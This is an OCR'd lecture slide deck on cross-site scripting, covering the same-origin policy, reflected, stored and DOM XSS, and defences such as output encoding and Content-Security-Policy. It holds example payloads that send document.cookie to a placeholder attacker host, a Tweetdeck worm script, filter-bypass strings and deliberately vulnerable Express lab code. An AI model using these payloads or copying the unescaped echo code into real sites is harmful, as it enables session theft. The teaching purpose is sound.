
A3: Cross-site Scripting (XSS)

(JavaScript injection)

Prevalence

- Stock et.al. “How the Web Tangled Itself: Uncovering the History of Client-Side Web (In)Security”, USENIX Security 2017



Client-Side XSS Vulnerabilities per year

But first..JavaScript security

- Pages now loaded with content from multiple origins
  - Static images or dynamic scripts (JavaScript)
  - Can be benign or malicious
- All content shares the same page context
  - (e.g. all within same Document Object Model or DOM)
- Must prevent malicious content from stealing or modifying page content it should not be allowed to
  - e.g. transmitting document.cookie, injecting malicious DOM elements

A world without client-side security

- Adapted from Sullivan/Liu: “Web Application Security: A Beginner’s Guide”
- Amy’s Flowers places a banner ad into AdWords that when displayed
- Sends a script that that executes on your browser to retrieve your Google calendar (using your Google cookie) to download birthdays on it. Finds your Mom’s birthday coming up
- Then checks your e-mail at (yahoo.com, hotmail.com, gmail.com) to see what kinds of flowers you buy
- Then checks common bank sites to see if it can discern how much money you have, so it can select an appropriately priced bouquet of flowers.
- Uses the information to offer you personalized offers

Same-origin policy

- When user browses page, embedded script code on page can only read or write content of other pages if both pages have the same origin
- Restrict script's ability to navigate to other sites
  - Origin defined as protocol/port (HTTP or HTTPS) and domain name (www.yahoo.com)
  - Enforced at browser
  - Keeps sites from getting access to a user's information on another site

Same-origin policy

- For page http://www.flicker.cxx/galleries/, can scripts from the page read content from the following pages?
  - https://www.flicker.cxx/galleries/ (No)
  - http://www.photos.cxx/galleries (No)
  - http://my.flicker.cxx/galleries/ (No)
  - http://flicker.cxx/galleries/ (No)
  - http://mirror1.www.flicker.cxx/galleries/ (No)
  - http://www.flicker.cxx:8080/galleries/ (No)
  - http://www.flicker.cxx/favorites/ (Yes)
- Problem: Web mashups
  - Page that aggregates content from other site's pages
  - Not possible with same-origin policy

Exceptions to same-origin

- HTML `<script>` tag

  `<script src=“http://www.site.cxx/some_script.js”>`

  - Same-origin policy not enforced on `<script src>` tags
  - Allows a web page to bypass same-origin to include code from other locations explicitly via its URL
  - Needed for all of the popular JavaScript libraries sites depend upon (e.g. jQuery, React, Bootstrap)
  - But, if code is malicious, your page looks responsible
  - Web pages must only include from sources they trust and who have good security themselves.
- Can only include pointers to valid JavaScript code
  - Browser will throw an error if you point to data or static pages

Exceptions to same-origin

- JSON (JavaScript Object Notation)
  - Solve problem of `<script>` tag, by creating a data format that is also valid JavaScript code

```
{
   “artist” : “The Black Keys”,
   “album” : “Brothers”,
   “year” : 2010,
   “tracks” : [ “Everlasting Light”, “Next Girl”, “Tighten Up”]
}
```

  - Serialized into a string when transmitted, but parsed into an object on either end

```
   var album = JSON.parse(jsonString);
```

Exceptions to same-origin

- `iframe`
  - Allows a page to force loading a view of another page

    ```
    <iframe src=http://www.site.cxx/home.html width="300px"
      height="300px"></iframe>
    ```
    - Loads a 300x300 view of site into base page
    - Scripts in `iframes` are unable to access or communicate with other frames when loaded from different origins
- Explicit modification of origin in JavaScript via `document.domain`
  - Enables pages to "lower" their domain values
  - Two frames: '`foo.siteA.cxx`' and '`bar.siteA.cxx`'
    - Both can lower their domains to communicate with each other via

    ```
    <script type="javascript">
            document.domain = 'siteA.cxx';
    </script>
    ```

Exceptions to same-origin

- Cross-origin resource sharing via AJAX (Asynchronous JavaScript and XML)
  - JavaScript's `XMLHttpRequest` constrained by same-origin policy by default
  - But, cross-origin resource sharing (CORS) supported
    - HTTP response header `Access-Control-Allow-Origin:`
    - Set to a specific domain or to '*' to allow access to any domain (nothing in between)
    - CORS default policy
      - No cookies or other authentication information is ever shared cross-domain
      - Can be disabled
        - o Script sets "`withCredentials`" property in `XMLHttpRequest`
        - o Server configured to return HTTP response header `Access-Control-Allow-Credentials : true` in page response

Security interactions with cookies

- Same-origin policy and cookies have differing security models
  - http://lcamtuf.blogspot.com/2010/10/http-cookies-or-how-not-to-design.html
- Cookie origin != JavaScript origin
  - Cookies only care about name, not port, protocol or subdomain
  - Cookies can target a specific URL-path

A3: Cross-Site Scripting (XSS) a.k.a. JavaScript injection

- Target browsers instead of server
- Inject rogue data into legitimate pages that is then delivered to browsers of innocent users as malicious code
  - Adversary uploads or sends HTML containing rogue payload
  - Data expected, but malicious JavaScript code given
  - Malicious code injected unsafely into legitimate content
    - Another example where mixing data and code results in security errors (stack-smashing, macro viruses, etc.)
    - Specifically, code is not encoded properly to look like data
  - User executes malicious code
    - Similar to other injections, but on client
- Virtually every web application has this problem
  - WhiteHat Sec. 2014 study estimated 70% have at least one

Example

- Search for the term `“banana cream pie recipe”`
  - Output page contains

```
Your search for banana cream pie recipe found about 1,130,000 results
```

Example

- Search for the term `“<i>banana cream pie recipe</i>”`
  - What do you want the output page contain?

Your search for <i>banana cream pie recipe</i> found about …. results

Your search for *banana cream pie recipe* found about …. results

  - Which one is treats your data (i.e. search term) as code?
  - Which one is vulnerable to an injection?
  - What could this do if delivered to a vulnerable browser in a banner advertisement?

```
“<script>document.location=‘http://www.badguy.cxx/’+document.
  cookie;</script>”
```

  - Or via a phishing attack
    - Rogue link in e-mail when clicked, will reflect and execute XSS

```
<a href
 =“http://www.searchengine.cxx/search?searchTerm=<script>document.locat
 ion=‘http://www.badguy.cxx/’+document.cookie;</script>”>Click for a
 good deal!</a>
```


    - Use URL shorteners to hide payload on hover

Reflected (Non-persistent) XSS

- Non Persistent (Reflected) Type
  - The most common type of vulnerability.
  - The data provided by a web client is used immediately by server-side scripts to generate a page of results for that user, without properly sanitizing the request
  - Example
    - Rogue content reflected from web input such as form field, hidden field, or URL (rogue links)

Example

- Consider a page that takes a username (u) and password (p)
  - Upon failure, page outputs that username u with entered password is invalid
- Set u to JavaScript code that triggers an alert box pop-up
  - Set `u=alert(‘XSS’);`
  - Or `u=<script>alert(‘XSS’);</script>`



Sess t.

You hav te - please enter you

Usernam

Passwor

Message from webpage


XSS

Stored (Persistent) XSS

- Persistent (Stored) Type
  - The most devastating variant of cross-site scripting.
  - The data provided by the attacker is saved by the server, and then permanently displayed on "normal" pages returned to other users in the course of regular browsing.
  - Watering-hole attacks
    - Bulletin board forum posts stored in database


Example: Stored XSS

1 Attacker sets the trap – update my profile



How to Exploit Hidden Fields - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address http://localhost/WebGoat/attack?Screen=6&menu=51 Go
Logout
How to Exploit Hidden Fields
OWASP WebGoat V4
Hints
Show Params
Show Cookies
Show Java
Lesson Plans
Restart this Lesson
Admin Functions
General
Broken Authentication and Session Management
Broken Access Control
Cross-Site Scripting (XSS)
Unvalidated Parameters
How to Exploit Hidden Fields
How to Bypass Client Side JavaScript Validation
How to Exploit Unchecked Email
Insecure Storage
Injection Flaws
Improper Error Handling
Code Quality
Challenge

Attacker enters a malicious script into a web page that stores the data on the server

Application with stored XSS vulnerability



2 Victim views page – sees attacker profile


How to Exploit Hidden Fields - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address http://localhost/WebGoat/attack?Screen=6&menu=51 Go
Logout
How to Exploit Hidden Fields
OWASP WebGoat V4
Hints
Show Params
Show Cookies
Show Java
Lesson Plans
Restart this Lesson
Admin Functions
General
Broken Authentication and Session Management
Broken Access Control
Cross-Site Scripting (XSS)
Unvalidated Parameters
How to Exploit Hidden Fields
How to Bypass Client Side JavaScript Validation
How to Exploit Unchecked Email
Insecure Storage
Injection Flaws
Improper Error Handling
Code Quality
Challenge

Script runs inside victim's browser with full access to the DOM and cookies

3 Script silently sends attacker Victim's session cookie

Facebook example:
https://www.youtube.com/watch?v=iTddmr_JRYM

Local XSS

- Local (DOM-based)
  - Payload is executed dynamically in client-side JavaScript
  - Often when browser pulls content via AJAX
    - e.g. rogue JSON not properly sanitized before being evaluated

Example: Local XSS

- Client-side JavaScript code that parses a color parameter in URL to set background color of search results
- Intended usage

  http://www.searchengine.cxx/?pink

```
<script type="text/javascript">
  document.write('<body');
  var color = unescape(document.location.search.substring(1));
  if (color != '') {
     document.write(' style="background-color:' + color + '"');
  }
  document.write('>');
</script>
```

- Phishing link sent to user

  http://www.searchengine.cxx/?"><script>window.open(‘http://www.badguy.cxx/’+document.cookie);</script><span%20a="b

What to do after code injection?

- Full access to JavaScript engine
  - Steal user’s session/authorization cookie
    - `javascript:alert(document.cookie)`
  - Rewrite web page via DOM access (web defacement)

    ```
    <script>document.body.innerHTML='<blink>Hacked by
      Russians!</blink>'</script>
    ```

  - Open new windows (DoS)

    ```
    <script>window.open(…)</script>
    ```

  - Redirect user to phishing or malware site


    ```
    <script>window.navigate(…)</script>
    <script>document.location= … </script>
    <script>window.location.href= … </script>
    ```

  - Phishing via injection of fake login form or other content tampering

    ```
    <iframe src= … >
    <embed src = … >
    document.writeln(…)
    document.createElement(…)
    element.innerHTML =
    element.insertAdjacentHTML(…)
    ```

What to do after code injection?

- Create worms
  - Samy MySpace worm
  - Tweetdeck worm



*andy
@derGeruhn

<script class="xss">$('.xss').parents().eq(1).find('a').eq(1).click();$('[d
action=retweet]').click();alert('XSS in Tweetdeck')</script>
♥

9:36 AM - 11 Jun 2014

69,368 17,221

- `<script class="xss">.$('.xss')`
  - create class with name `xss` and use jQuery to select it (assumes jQuery loaded)
  - allows code to get a frame of reference in user's page
- `.parents().eq(1).find('a').eq(1).click()`
  - selects parent of script (i.e. enclosing tweet's div) and navigates to an anchor tag that implements Twitter actions
- `$('[data-action=retweet]').click()`
  - clicks on retweet
- When tweet rendered, it is automatically retweeted by viewer

What to do after code injection?

- Steal sensitive data via rogue web requests

```
<script>
  var acctNum =
    document.getElementById('acctNumSpan').innerHtml;
  var acctBal =
    document.getElementById('acctBalSpan').innerHtml;
  …
</script>
```

- Inject browser exploits (FBI Playpen/Tor) or key loggers

Debugging XSS


- Examine HTML returned
  - Which characters got encoded?
  - Which ones did not?
- Probe for errors using well-known problematic strings
  - https://github.com/minimaxir/big-list-of-naughty-strings
- Browsers contain many filters that guard against XSS
  - Can be turned off by server
  - Can be disabled on Chrome
    - `–disable-xss-auditor`

A3 – Prevention

https://www.owasp.org/index.php/XSS_(Cross Site Scripting) Prevention Cheat Sheet

Client prevention

- NoScript browser extension
  - Selectively block JavaScript based on source
- Chrome
  - XSS auditor/filter



Mozilla Firefox Multiple Vulnerabilities

SA39240

2010-03-31

2010-04-05

1,251 view

0 comments

Highly critical

Security Byp

System acce

From remote

About NoScript...
Options...
Allow Scripts Globally (dangerous)
Allow all this page
Temporarily allow all this page
Untrusted
Allow secunia.com
Temporarily allow secunia.com

Server prevention: Input

- Disallow HTML tags in any user input (input validation)
  - See Injection lecture
  - Similar issues as with Injection in bypassing filters
    - http://www.thespanner.co.uk/2012/05/01/xss-technique-without-parentheses/


```
onerror=alert;throw 1;
onerror=eval;throw'=alert\x281\x29';
```

  - For user-generated content requiring formatting, use a non-HTML markup language
    - Wikitext (Wikipedia)

Server prevention: Output

- Avoid including user supplied input in the output page
- Sanitize via proper decoding and encoding (ESAPI)
  - Example: HTML encode output
    - <
      - Left unencoded, this will start a new tag
      - Replace with `&lt;`

Example: Safe Escaping Schemes for various HTML Contexts


Blank Page - Windows Internet Explorer
about:blank
Google
Blank Page
Page
Tools
Internet | Protected Mode: On
100%

HTML Element Content
(e.g., <div> some text to display </div>)

#1: (&, <, >, ") → &entity; (', /) → &#xHH;
ESAPI: encodeForHTML()

HTML Attribute Values
(e.g., <input name='person' type='TEXT' value='defaultValue'>)

#2: All non-alphanumeric < 256 → &#xHH;
ESAPI: encodeForHTMLAttribute()

JavaScript Data
(e.g., <script> someFunction('DATA')</script>)

#3: All non-alphanumeric < 256 → \xHH
ESAPI: encodeForJavaScript()

CSS Property Values
(e.g., .pdiv a:hover {color: red; text-decoration: underline})

#4: All non-alphanumeric < 256 → \HH
ESAPI: encodeForCSS()

URI Attribute Values
(e.g., <a href=" http://site.com?search=DATA")

#5: All non-alphanumeric < 256 → %HH
ESAPI: encodeForURL()

Tools

- Ruby on Rails
  - http://api.rubyonrails.org/classes/ERB/Util.html
- PHP
  - http://twig.sensiolabs.org/doc/filters/escape.html
  - http://framework.zend.com/manual/2.1/en/modules/zend.escaper.introduction.html
- .NET AntiXSS Library (v4.3 NuGet released June 2, 2014) :
  - http://www.nuget.org/packages/AntiXss/
- Pure JavaScript, client side HTML Sanitization with CAJA!
  - http://code.google.com/p/google-caja/wiki/JsHtmlSanitizer
  - https://code.google.com/p/google-caja/source/browse/trunk/src/com/google/caja/plugin/html-sanitizer.js
- Python
  - https://pypi.python.org/pypi/bleach
- Java
  - *https://www.owasp.org/index.php/OWASP_Java_Encoder_Project*
- GO :
  - http://golang.org/pkg/html/template/

References and tools

- System.Web.Security.AntiXSS
- Microsoft.Security.Application. AntiXSS
  - Can encode for HTML, HTML attributes, XML, CSS and JavaScript.
- ESAPI
  - https://www.owasp.org/index.php/ESAPI
- AntiSamy
  - https://www.owasp.org/index.php/AntiSamy

Protocol prevention: HTTP X-XSS-Protection:

- HTTP response header
  - Instruct web browser to detect if the source code returned by server contains any part of the client request
  - Ensures reflected XSS is caught by browser
  - If the returned page includes part of the request, trigger an action
- Header values
  - `0`
    - Filter off
  - `1`
    - Filter on, reflected code removed and remaining content rendered
  - `1; mode=block`
    - Filter on, do not render page
  - `1; report=<URL>`
    - Filter on, malicious code removed and request reported to URL

Beyond Same-Origin

- Recall Same-Origin policy
  - Only your site can access data in cookies, local storage, and be the destination of AJAX requests
  - Isolates page on client so requests to evilsite.com rejected
- Modern websites complex
  - Load many third-party components, styles and scripts (jQuery, Bootstrap, etc)
  - For convenience, same-origin does *not* apply when a site explicitly includes a third-party script via the `<script>` tag
  - But, third-party script has full access to page and its resources.
  - MITM attack on third-party script loading or flaws in third-party script can compromise your site’s security

HTTP’s Content-Security-Policy:

- Implemented as an HTTP response header
  - Specifies locations the page may access content from
  - Typically configured within Apache/nginx to apply to entire site
  - Can be configured on an individual page basis for web application via <meta> tag in HTML <head> or on an individual directory basis via .htaccess
- CSP essential for banks, online stores, social networks and sites with important user-accounts
  - Test any site’s policy via http://observatory.mozilla.org

HTTP’s Content-Security-Policy:

- Same-origin on script loading example

```
<meta http-equiv="Content-Security-Policy"
  content="script-src 'self'">
```

  - Results in following HTTP response header sent back to client to enforce

```
Content-Security-Policy: script-src 'self';
```

  - Note that in-line scripts are not allowed with this policy
- Multiple sites with in-line scripts allowed example
  - Added via space delimited parameters

```
Content-Security-Policy: script-src 'self' *.mycdn.com
'unsafe-inline';
```

HTTP’s Content-Security-Policy:

- Script origin policy set, but what about other page resources?
  - Fonts, stylesheets, images
  - Can configure blanket default policy covering all resources via `default-src`

```
Content-Security-Policy: default-src 'self'; script-src
'self' *.mycdn.com 'unsafe-inline';
```

HTTP’s Content-Security-Policy:

- Header directives
    - Blanket directive `default-src`
    - Javascript directive `script-src`
    - CSS directive `style-src`
    - Images directive `img-src`
    - AJAX directive `connect-src`
    - Font directive `font-src`
    - HTML5 media directive `media-src`
    - Frame directive `frame-src`
  - Supports reporting of violations
    - Report directive `report-uri`
  - Example: Same origin on scripts, AJAX, and CSS. All else blocked.

```
Content-Security-Policy: default-src 'none'; script-src
'self'; connect-src 'self'; img-src 'self'; style-src 'self';
```

HTTP’s Content-Security-Policy:

- Source list parameters
  - `*` Allow all sources
  - `'none'` Block all sources
  - `'self'` Allow only same-origin
  - `data:` Allow in-line data (e.g. Base64 encoded images)
  - `domain.example.com` Allow requests to specified domain (wildcard OK)
  - `https:` Only resources using HTTPS allowed
  - `'unsafe-eval'` Allow dynamic code evaluation via JavaScript `eval()`
  - See `https://content-security-policy.com/` for additional parameters

HTTP’s Content-Security-Policy:

- Typical configuration to allow Google services (APIs, analytics)

  ```
  default-src 'self'; style-src 'self' 'unsafe-inline' *.googleapis.com; script-src 'self' *.google-analytics.com *.googleapis.com data:; connect-src 'self' *.google-analytics.com *.googleapis.com *.gstatic.com data:; font-src 'self' *.gstatic.com data:; img-src * data:;
  ```

- Configuration
  - Within Apache `<VirtualHost>` directive

    ```
    Header set Content-Security-Policy "default-src 'self';"
    ```

  - nginx `server {}` block

    ```
    add_header Content-Security-Policy "default-src 'self';";
    ```

Labs and Homework

For lab exercise

- Toy web application with NodeJS and Express
  - JavaScript-based web development framework
  - Analogous to PHP, Python-Flask
  - Demo script to allow request to both inject JavaScript and set the `X-XSS-Protection:` header
    - URL parameter ‘`xss`’ specifies sets the `X-XSS-Protection:` header on server
    - URL parameter ‘`user`’ echoed back in the response

```
var express = require('express')
var app = express()
app.use((req, res) => {
  if (req.query.xss) res.setHeader('X-XSS-Protection', req.query.xss)
    res.send('<h1>Hello, ${req.query.user || 'anonymous'}</h1>')
 }
)
app.listen(1234)
```

Create server

Set XSS-Protection header via request

Echo user parameter back into page

Listen on port 1234

`https://peteris.rocks/blog/exotic-http-headers`

For lab exercise

- Demo script to allow request to set the `Content-Security-Policy:` header
  - URL parameter '`csp`' header
  - Script sends back page with inline, local, and remote JavaScript
  - Listens on two ports to implement remote JavaScript load

For lab exercise

```
"use strict"
var request = require('request')
var express = require('express')

for (let port of [1234, 4321]) {
  var app = express()
  app.use('/script.js', (req, res) => {
    res.send(`document.querySelector('#${req.query.id}').innerHTML = 'changed by ${req.query.id} script'`)
  })
  app.use((req, res) => {
    var csp = req.query.csp
    if (csp) res.header('Content-Security-Policy', csp)
    res.send(`
      <html>
      <body>
        <h1>Hello, ${req.query.user || 'anonymous'}</h1>
        <p id="inline">is this going to be changed by inline script?</p>
        <p id="origin">is this going to be changed by origin script?</p>
        <p id="remote">is this going to be changed by remote script?</p>
        <script>document.querySelector('#inline').innerHTML = 'changed by inline script'</script>
        <script src="/script.js?id=origin"></script>
        <script src="http://localhost:1234/script.js?id=remote"></script>
      </body>
      </html>
      `)
  })
  app.listen(port)
}
```

Create two servers

When script.js requested, send back code to change id element in DOM to ‘changed by … script’

Set policy header via request

Send base HTML with elements to change (id=) via JavaScript loads that are…

…inline

…same-origin (i.e. self)

…remote

Listen on ports 1234 and 4321

